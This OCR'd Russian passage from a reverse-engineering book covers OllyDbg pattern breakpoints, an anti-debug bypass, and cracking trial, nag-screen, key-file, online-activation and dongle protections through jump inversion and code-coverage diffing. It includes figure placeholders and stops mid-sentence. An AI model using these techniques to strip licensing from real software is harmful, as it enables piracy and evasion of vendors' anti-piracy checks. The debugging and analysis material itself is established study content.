


Рис. 10.13. Остановка отладчика по срабатыванию точки останова на инструкцию `PUSHFD`

Листинг 10.23. Антиотладочный код, основанный на чтении регистра FLAGS

```
0040100E |.     9C              PUSHFD
0040100F |.     58              POP EAX
00401010 |.     25 00010000     AND EAX,100
00401015 |.     75 03           JNZ SHORT TF.0040101A
```

Защита заталкивает в стек регистр флагов командой `PUSHFD` и тут же выталкивает его в `EAX`, проверяя бит трассировки логической операцией `AND EAX 100h`. Только никакого бита трассировки в стеке не окажется, потому что OllyDbg автоматически удалит его. Однако чтобы программа работала и под другими отладчиками, необходимо заменить `JNZ` на `NOP`/`NOP` или `AND EAX, 100h` на `AND EAX, 0h`.

Если немного потрассировать программу, мы выйдем из антиотладочной процедуры и попадем в довольно типичный для высокоуровневых программ машинный код[5]. Этот код использует пару инструкций `TEST EAX,EAX`/`Jx` для проверки значения, возвращенного функцией (листинг 10.24).

Листинг 10.24. Обработка результата работы функции

```
0040102A |.   E8 D1FFFFFF   CALL TF.00401000
0040102F |.   85C0           TEST EAX,EAX
00401031 |.   74 0F          JE SHORT TF.00401042
```

[5] Более подробную информацию по данному вопросу можно найти в следующей части этой книги, *"Идентификация ключевых структур языков высокого уровня"*.

```
00401033 |.   68 30604000   PUSH TF.00406030; ASCII "debugger was not been
                           detected"
00401038 |.   E8 6C000000   CALL TF.004010A9
0040103D |.   83C4 04       ADD ESP,4
00401040 |.   EB 0D         JMP SHORT TF.0040104F
00401042 |>   68 50604000   PUSH TF.00406050 ;  ASCII "debugger has been detected!"
00401047 |.   E8 5D000000   CALL TF.004010A9
0040104C |.   83C4 04       ADD ESP,4
```

Давайте попробуем установить точку останова на комбинацию команд `CALL XXX\ TEST EAX,EAX\JX`. Увы, но ничего у нас не получается! В окне **Condition to pause run trace** ясно сказано **Command is one of** (одна из следующих команд). Это означает, что если вы введете в поле редактирования `call const; test eax,eax; jCC const`, то отладчик будет останавливаться на *каждой* из перечисленных команд, что совсем не входит в наши планы. Но такой уж у OllyDbg синтаксис!

Кстати, о синтаксисе. Отладчик поддерживает шаблоны, позволяющие составлять простейшие регулярные выражения. Например, `R32` обозначает любой 32-разрядный регистр общего назначения, и команда `TEST R32, R32` останавливает трассировку при выполнении команд `TEST EAX, EAX`; `TEST ESI, EDX` и т. д. `RA` — любой регистр общего назначения, отличный от `RB`, поэтому шаблон `TEST RA, RA` будет останавливаться на инструкции `TEST EAX, EAX`, но проскочит мимо `TEST EAX, EBX`. Соответственно, шаблон `TEST RA, RB` останется равнодушным к инструкции `TEST EAX, EAX`. Ключевое слово `CONST` заменяет любой непосредственный операнд, например, `MOV RA, CONST` останавливается на `MOV AL, 69h` и `MOV ESI, 666h`, а `CALL CONST` — на всяком прямом вызове процедуры. Выражение `JCC CONST` соответствует любому условному (но не безусловному!) переходу по непосредственному адресу. Остальные ключевые слова перечислены в табл. 10.1.

Таблица 10.1. *Ключевые слова, поддерживаемые OllyDbg в выражениях, используемых при определении точек останова*

Ключевое слово	Назначение
R8	Любой 8-битный регистр (AL,BL, CL, DL, AH, BH, CH, DH)
R16	Любой 16-битный регистр (AX, BX, CX, DX, SP, BP, SI, DI)
R32	Любой 32-битный регистр (EAX, EBX, ECX, EDX, ESP, EBP, ESI, EDI)
FPU	Любой регистр математического сопроцессора (ST0..ST7)
MMX	Любой MMX-регистр (MM0:MM7)
CRX	Любой регистр управления (CR0:CR7)
DRX	Любой отладочный регистр (DR0:DR7)
CONST	Любая константа
OFFSET	Любое смещение (равнозначно константе)
JCC	Любой условный переход (JE, JC, JNGE...)
SETCC	Любая инструкция условной установки байт (SETE, SETC, SETNGE...)
CMOVCC	Любая условная пересылка (CMOVE, CMOVC, CMOVNGE...)

Все это, конечно, замечательно. Немного потренировавшись, мы сможем устанавливать точку останова на любую машинную команду (за исключением адресации типа `mem`, которую OllyDbg не поддерживает), но нам-то нужны не отдельные команды, а сочетания *нескольких* команд. Как быть, что делать?

Шаблонный поиск в дизассемблированном тексте

Нажмите клавиатурную комбинацию <CTRL>+<S> или выберите из контекстного меню окна CPU команды **Search for | Sequence of commands**. Появится диалоговое окно **Find sequence of commands** (рис. 10.14). Введите в этом окне шаблон `CALL CONST\TEST EAX,EAX\JCC CONST`, располагая каждую команду на новой строке, после чего нажмите кнопку **Find** для поиска указанной последовательности машинных команд в дизассемблерном тексте. OllyDbg очень быстро найдет эту последовательность, намного быстрее, чем при трассировке.




Рис. 10.14. Последовательность команд, найденная OllyDbg в дизассемблированном тексте

Теперь мы можем нажать клавишу <F2>, устанавливая программную точку останова на команду `CALL`, и продолжить поиск, помечая все обнаруженные комбинации. При живом прогоне программы под отладчиком по <F9> (задействовать режим трассировки здесь совершенно необязательно), OllyDbg будет всплывать на каждой обнаруженной инструкции `CALL`. После этого все, что нам остается — это дождаться появления диалогового окна с сообщением о неправильной регистрации, просроченном испытательном сроке, отсутствующем ключевом файле и т. д. С определенной степенью вероятности, последняя инструкция `CALL`, сработавшая перед появлением этого окна, и будет тем самым защитным механизмом, который отравляет нашу жизнь. Взломать его можно тривиальной инверсией условного перехода, заменив `JNZ` на `JZ` (а `JZ` на `JNZ`). Конечно, со сложными защитами такой способ уже не пройдет, но все-таки он срабатывает достаточно часто, поэтому имеет смысл взять его на вооружение.

Оптимизирующие компиляторы могут "разрывать" стандартный шаблон, помещая между инструкциями `TEST EAX, EAX` другие машинные команды (листинг 10.25). Это увеличивает производительность за счет устранения простоя конвейера, но затрудняет шаблонный поиск.

Листинг 10.25. Оптимизирующий компилятор "разорвал" стандартный шаблон, внедрив между TEST EAX, EAX и JNZ две команды: POP ECX и MOV [EDI], EAX

```
004013E4 |.     E8 9F180000     CALL TF.00402C88
004013E9 |.     85C0            TEST EAX,EAX
004013EB |.     59              POP ECX
004013EC |.     8907            MOV DWORD PTR DS:[EDI],EAX
004013EE |.     75 13           JNZ SHORT TF.00401403
```

К счастью, OllyDbg поддерживает замечательное ключевое слово `ANY n`, позволяющее пропускать от нуля до `n` машинных команд. В частности, `ANY 2` эквивалентно любым двум машинным

командам, любой одной машинной команде или же отсутствию команд в данном месте. Новая версия шаблона, учитывающая особенности оптимизирующих компиляторов, выглядит так: `CALL CONST\TEST EAX,EAX\ANY 3\JCC CONST`. Правильный выбор величины `n` очень важен. Слишком большое значение приведет к ложным срабатываниям, слишком маленькое — к пропуску шаблонов. Практика показывает, что оптимальное значение — три.

Программирование шаблонов в машинных кодах

Главный недостаток поиска по <CTRL>+<S> — это то, что OllyDbg ищет комбинацию команд в дизассемблированном тексте, а в защищенных программах он практически всегда упакован или зашифрован. Статическим поиском вы мало что сможете найти! Поэтому необходимо возвратиться к пошаговой трассировке и посмотреть, какие еще механизмы условных точек OllyDbg нам предоставляет. Строка **Condition is TRUE** позволяет задавать любые условия, истинность которых останавливает трассировку. Ни шаблоны, ни регулярные выражения здесь не поддерживаются, и все это приходится программировать вручную, спускаясь на уровень "голых" машинных кодов. Непередаваемые ощущения — вы словно переноситесь в прошлый век и оказываетесь IBM XT, когда никаких готовых инструментов для взлома еще не существовало. Ладно, не будем предаваться ностальгии, лучше откроем электронное руководство Tech Help! (**http://webpages.charter.net/danrollins/techhelp/INDEX.HTM**; а упакованный файл techhelp.zip можно найти на многих хакерских сайтах) или справочник по командам от Intel/AMD. Матрица опкодов машинных инструкций из Tech Help! показана на рис. 10.15.

> ***Примечание***
>
> На CD, поставляемом в комплекте с этой книгой, вы найдете главу "Искусство ментальной отладки" из книги *"Техника отладки программ без исходных текстов"*[6], которая будет полезна всем, кто хочет понять принципы программирования в машинных кодах.

Конкретно, нас будут интересовать мнемоники инструкций `CALL CONST`, `TEST EAX, EAX` и `JNZ/JZ`. Оттуда, в частности, мы узнаем, что команда `CALL` имеет опкод `E8h`, за которым следуют четыре байта относительного адреса. Команда `TEST EAX, EAX` в машинном виде выглядит как `85h C0h`, а `JZ/JNZ` представляются хорошо известными двухбайтовыми инструкциями `74h XXh/75h XXh`, где `XXh` — относительное смещение адреса перехода, отсчитываемое от начала команды.




Рис. 10.15. Матрица опкодов машинных команд из электронного справочника Tech Help!

[6] Крис Касперски. "Техника отладки программ без исходных текстов". — СПб.: БХВ-Петербург, 2005.

Обобщив все только что сказанное, можно составить выражение, срабатывающее на заданной последовательности команд. Мы будем отталкиваться от содержимого регистра `EIP` — если оно равно `E8h`, то это команда `CALL const`. Увеличив `EIP` на 5 байт (длина инструкции `CALL const`), мы получим указатель на следующую команду. Следующая команда должна быть сверена с опкодом инструкции `TEST EAX, EAX`, равным `85h C0h` (`C085h` с учетом обратного порядка байт в процессорах x86). Остается проверить: является ли третья по счету команда условным переходом или нет? Увеличиваем `EIP` еще на 2 байта (длина инструкции `TEST EAX, EAX`) и смотрим: если это `74h` или `75h` — то искомая последовательность команд найдена!

Чтобы "скормить" эту конструкцию отладчику, необходимо изучить синтаксис выражений строки **Condition is TRUE**, описанный в *разд. "Evaluation of Expressions"* файла OllyDbg.hlp. Он совсем не похож ни на синтаксис SoftICE, ни на синтаксис C. Фактически, он представляет собой нечто среднее между ассемблером и смесью Паскаля и C. Тождество задается двойным знаком равенства (`==`), а неравенство — как в C (`!=`). Логические операции `AND` и `OR` обозначаются одиночными операторами `&` и `|` (то есть не так, как в C). Выражение, заключенное в квадратные скобки, возвращает содержимое ячейки памяти по данному адресу, например, `[EAX]`. По умолчанию, размер ячейки составляет четыре байта, а для преобразования типов используются ключевые слова `BYTE`, `WORD` и `DWORD`, например: `[BYTE ESI] == 41`. Все числа трактуются как шестнадцатеричные и должны начинаться с цифры. То есть `0FA` — правильно, а `FA` — уже нет. К сожалению, OllyDbg не выдает сообщений об ошибках, затрудняя отладку выражений. Если после числа стоит точка, оно трактуется как десятичное, поэтому выражение (`10==16.`) истинно. Литералы заключаются в одиночные кавычки (`'A'==41`), а строки — в двойные. Выражение (`[ESI] =="password"`) становится истинным, когда регистр `ESI` указывает на ASCII-строку `password` (квадратные скобки необязательны и их можно опустить), если же строка задана в Unicode, используйте ключевое слово `UNICODE`, например: (`UNICODE [ESI]=="password"`). Кроме того, допустимы арифметические выражения наподобие `*`, `+`, `-`, а также знаки `>` и `<`.

Сказанного вполне достаточно для написания сколь угодно сложных шаблонов. В частности, поиск нашей последовательности `CALL const/TEST EAX, EAX/Jx const` осуществляется, как показано в листинге 10.26.

Листинг 10.26. Установка точки останова на последовательность команд CALL const/TEST EAX, EAX/Jx const

```
; ← CALL const →    ← TEST EAX, EAX →    ←      JZ const OR JNZ const      →
([BYTE EIP]==0E8) & ([WORD EIP+5]==0C085) & (([BYTE EIP+7]==74)|([BYTE EIP+7]==75))
```

Нажмите клавиатурную комбинацию <CTRL>+<T> и введите это выражение в строку **Condition is TRUE**, не забыв взвести соответствующий флажок. Теперь можно приступать к трассировке, нажав <CTRL>+<F11> или <CTRL>+<F7>. Если выражение введено правильно (что с первой попытки удается далеко не всегда), OllyDbg послушно остановится перед входом в функцию `CALL const` (рис. 10.16).

Составлять сложные выражения непосредственно в строке редактирования очень неудобно, да и наглядность при этом страдает. Постоянно путаешься в скобках и забываешь, что уже написано, а что нет. Наконец, однажды написанное (и отлаженное!) выражение необходимо как-то сохранять и снабжать комментариями, поясняющими, что оно, собственно говоря, делает. К сожалению, всего этого OllyDbg не умеет, поэтому выражения лучше составлять в своем любимом редакторе (например, во встроенном редакторе FAR Manager, вызываемом по нажатию клавиши <F4> с плагином Colorer[7], позволяющим перемещаться между скобками и контролировать корректность их вложенности). Там же можно разместить и комментарии. Тем не менее, громоздкие выражения OllyDbg интерпретирует очень медленно, и трассировка становится совсем непроиз-

[7] Colorer — это библиотека, обеспечивающая синтаксический разбор текста с выделением синтаксических конструкций цветом. Она позволяет выполнять разбор текста в редакторе в режиме реального времени. Скачать этот плагин можно здесь: **http://plugring.farmanager.com/cgi-bin/downld.cgi**.

водительной, а ведь для успеха операции нам необходимо реализовать свой аналог ключевого слова `ANY`, поскольку, как уже отмечалось, оптимизирующие компиляторы могут "разбавлять" команды `TEST EAX, EAX` и `Jx` посторонними инструкциями.




Рис. 10.16. Установка точек останова на последовательности машинных команд

Реализация ключевого слова `ANY` на языке выражений — очень сложная задача, которую можно осуществить, только написав собственный дизассемблер длин (command-length disassembler). Лучше всего реализовать его на C в виде плагина для отладчика, тем более, что исходные тексты дизассемблера распространяются вместе с OllyDbg (**http://www.ollydbg.de/srcdescr.htm**), а, значит, основная часть работы уже сделана за нас. Остальное доделает Perl. А почему бы и нет? Лучшего "движка" для составления регулярных выражений, пожалуй, и не придумаешь! Соединив Perl с дизассемблером, мы получим могучий инструмент. На вход плагина подается поток команд, "добываемый" трассером OllyDbg, дизассемблер превращает его в текст, ну а Perl ищет в этом тексте все, что мы ему укажем. Маленький нюанс — для борьбы с самомодифицирующимся кодом необходимо отказаться от опережающего просмотра вперед и анализировать только выполненные инструкции, которые OllyDbg помещает в лог трассировки. Однако эта цель уже слишком амбициозна. Вполне достаточно просто подключить Perl к дизассемблеру и наслаждаться возможностью устанавливать точки останова на любую комбинацию команд.

Это поможет вам обходить все антиотладочные приемы, какие только есть. Ведь любой антиотладочный прием, по сути, задается той или иной комбинацией машинных команд, и количество возможных вариаций достаточно ограничено. Встретившись с защитой, которая приводит отладчик к краху, следует найти, какая именно комбинация команд делает это, после чего добавить этот антиотладочный прием в свой плагин. В конечном счете, получится аналог IceExt для OllyDbg, только более мощный. Правда, и работать он будет медленно из-за использования неповоротливого Perl.

Взлом через покрытие

Самое сложное во взломе — это "запеленговать" защитный код (зачастую представляющий собой тривиальную комбинацию команд наподобие `CALL CheckReg/TEST EAX,EAX/Jx unregistered`). После того как этот код будет обнаружен, взлом становится делом техники. В хакерском арсенале имеются и точки останова, и перекрестные ссылки, и многие другие противозащитные приемы, однако не всегда они оказываются эффективными. В этом случае хакеру приходится искать новые пути и методы, один из которых и будет рассмотрен в данном разделе.

Руководящая идея

Рассмотрим воображаемую программу с ограниченным сроком использования, которая некоторое время исправно работает, а потом выбрасывает диалоговое окно с требованием о регистрации и завершает работу. Очевидно, что если мы найдем код, выводящий это окно на экран, нам останется только скорректировать `Jx` или добавить несколько инструкций `NOP`. Но вот что именно требуется корректировать и как это следует делать? Можно, конечно, поставить точку останова на API-функцию или пройтись по перекрестным ссылкам на ругательные строки, но… это недостаточно эффективно. Существуют десятки API-функций, ответственных за чтение текущей даты и создание диалоговых окон, а текстовые строки часто бывают зашифрованы или хранятся в ресурсах…

А что, если сравнить трассы программы до и после истечения испытательного срока? Код, выводящий окно на экран, не выполняется в первом случае, но выполняется во втором! Таким образом, взлом сводится к анализу *покрытия* (coverage), измерением которого занимаются профилировщики и сопутствующие им утилиты. *Покрытым* называется код, хотя бы однажды получивший управление и, соответственно, наоборот.

Покрытие позволяет взламывать и другие типы защитных механизмов. Например, таким образом можно нейтрализовать экраны с требованием регистрации (nag-screens), выводимые через случайные или регулярные промежутки времени. Для этого достаточно запустить программу и тут же выйти из нее, опережая nag-screen, а в следующем прогоне — терпеливо дождаться его появления. После этого останется только сравнить результаты покрытия (правда, это не спасет, если nag-screen выводится до запуска программы).

Защиты, основанные на ключевом файле или серийном номере, легко ломаются через покрытие при наличии хотя бы одного-единственного действительного ключа. Некоторые могут спросить: а зачем ломать защиту, если ключ уже есть? Очень просто! Многие программы пытаются подтвердить подлинность ключа через Интернет, и если запросы на подтверждение поступают с разных IP-адресов, то ключ объявляется "пиратским", и программе посылается сигнал дезактивации. Покрытие позволяет нам мгновенно определить, где именно происходит проверка, и блокировать ее. Во многих случаях проблема решается брандмауэром, но некоторые программы уже научились определять наличие сети, например, вызовом API-функции `InternetGetConnectedState`. В этом случае, если соединение с Интернет имеется, защитные механизмы нагло требуют отключить брандмауэр для активации ключа.

Аналогичным образом обстоят дела и с электронными ключами. Сравнивая трассу прогона программы с ключом и без ключа, мы видим все проверки, после чего мы либо нейтрализуем их, либо пишем свой собственный эмулятор, отлаживаемый также путем сравнения трасс.

Покрытие дает в наши руки надежный способ взлома, позволяя выявить все проверки, даже если они идут с разных адресов и с разной вероятностью. Мы получаем как бы "рельефный слепок" с программы, легко обнаруживающий то, что без него обнаруживается только путем утомительной трассировки или кропотливого дизассемблирования.

Выбор инструментария

Анализом покрытия занимаются многие утилиты, как коммерческие, так и бесплатные. К явным фаворитам относятся Intel Coverage Tool, NuMega TrueCoverage и т. д. вплоть до профилировщика MS profile.exe, входящего в комплект Visual Studio. Однако все они ориентированы на работу с программами, имеющими исходные тексты, а "голый" двоичный файл обрабатывать не в со-

стоянии. К счастью, их достаточно легко обмануть, сгенерировав всю необходимую информацию на основе дизассемблерного листинга, полученного с помощью IDA Pro.

Фактически, профилировщику нужна всего лишь информация о номерах строк и именах функций. С исходным текстом он не работает, и для решения задачи нам достаточно добавить во взламываемый файл отладочную информацию. Правда, для этого сначала придется разобраться с ее форматом. Некоторые профилировщики воспринимают тривиальные map-файлы (которые можно автоматически сгенерировать все тем же дизассемблером IDA Pro), но большинство работают со своими собственными форматами (как правило, недокументированными), тесно связанными с соответствующими компиляторами (например, в случае Intel Coverage Tool — это Intel Fortran Compiler или Intel C++ Compiler). К тому же, Intel Coverage Tool требует обязательного наличия Intel VTune Performance Analyzer (рис. 10.17), размер которого превышает 200 Мбайт. Вдобавок, Intel VTune Performance Analyzer плохо работает под VMware.




Рис. 10.17. Intel VTune Performance Analyzer — один из наиболее мощных коммерческих профилировщиков, работающий с Intel Coverage Tool и позволяющий определять покрытие

NuMega, не имеющая собственных компиляторов, выглядит в этом плане более соблазнительной, однако версия True Coverage, входящая в состав Driver Studio, поддерживает работу только с драйверами (рис. 10.18), а прикладной версии в Интернет найти не удалось. А ведь раньше, пока NuMega еще не была продана Compuware, такая версия была!

Профилировщик profiler.exe от Microsoft способен профилировать только перемещаемые (relocatable) программы, т. е. программы, имеющие непустую таблицу настроек адресов (`FIXUP TABLE`).




Рис. 10.18. NuMega TrueCoverage — отличный инструмент для определения покрытия, но, к сожалению, ориентированный только на драйверы

Примечание

Более подробную информацию о перемещаемых программах можно найти в *части IV* данной книги.

Большинство двоичных файлов неперемещаемы. Поэтому хотя существует множество эвристических алгоритмов, восстанавливающих перемещаемые элементы (в частности, их можно встретить в дамперах), возможностей MS Profile.exe для наших задач недостаточно.

Алгоритмы определения покрытия

Существуют, по меньшей мере, два алгоритма определения покрытия: трассировка и точки останова. Исполнение программы в пошаговом режиме дает нам полную трассу прогона, раскрывая адреса всех выполняемых инструкций. К сожалению, защищенные программы, как правило, не позволяют себя трассировать. Вдобавок, этот подход неэффективен и непроизводителен.

Другой алгоритм заключается во внедрении программных точек останова в начало всех машинных инструкций. Каждая хоть однажды сработавшая точка останова снимается, а соответствующий ей код объявляется покрытым. Именно этот подход и используется большинством профилировщиков (с той лишь разницей, что они внедряют точки останова в начало группы инструкций, представляющей ту или иную строку исходного кода — вот зачем им нужна информация о строках!). Быстродействие (за счет снятия точек останова) намного выше, чем при трассировке, особенно в циклах. Недостаток метода состоит в том, что программную точку останова очень легко обнаружить, поскольку она представляет собой байт `CCh`, записываемый поверх инструкции и выявляемый простым подсчетом контрольной суммы. Этот недостаток делает данный подход малопригодным для анализа защитных механизмов.

К сожалению, аппаратных точек останова всего четыре, и потому единственным надежным способом определения покрытия остается полная эмуляция процессора. Чтобы не писать эмулятор с нуля, можно воспользоваться уже готовым, например, Bochs, распространяемым в исходных текстах. Программное обеспечение, распространяющееся в исходных кодах, как известно, можно переделать во что угодно! Как вариант, можно использовать грубый метод покрытия по страницам. При его использовании все страницы процесса помечаются как недоступные, а затем с помощью обработки исключений определяется покрытие. При условии, что защитный код расположен в отдельной процедуре (как чаще всего и происходит), мы с определенной степенью вероятности ее "запеленгуем". Хотя и неудачи тоже возможны. Все зависит от того, сколько пространства занимает защитный код. Во всяком случае, одиночные условные переходы данный метод не обнаруживает в принципе. Однако при желании его можно доработать.

Усовершенствованный алгоритм помечает все страницы недоступными как и прежде, но вот при возникновении исключения, мы не снимаем атрибут `PAGE_NOACCESS`, а смотрим на `EIP`, декодируем машинную инструкцию и устанавливаем аппаратную точку останова за ее концом. Если эта инструкция представляет собой условный переход, мы либо анализируем флаги, определяющие условия его срабатывания, либо устанавливаем две аппаратные точки останова: за концом перехода и по адресу, на который он указывает. Временно снимаем атрибут `PAGE_NOACCESS`, выполняем инструкцию на "живом" процессоре, помечая ее покрытой, а затем вновь возвращаем устанавливаем атрибут `PAGE_NOACCESS`. Окончательно этот атрибут снимается только тогда, когда покрываются все инструкции, принадлежащие данной странице. Такой подход обеспечивает вполне приемлемую скорость выполнения. Кроме того, он не 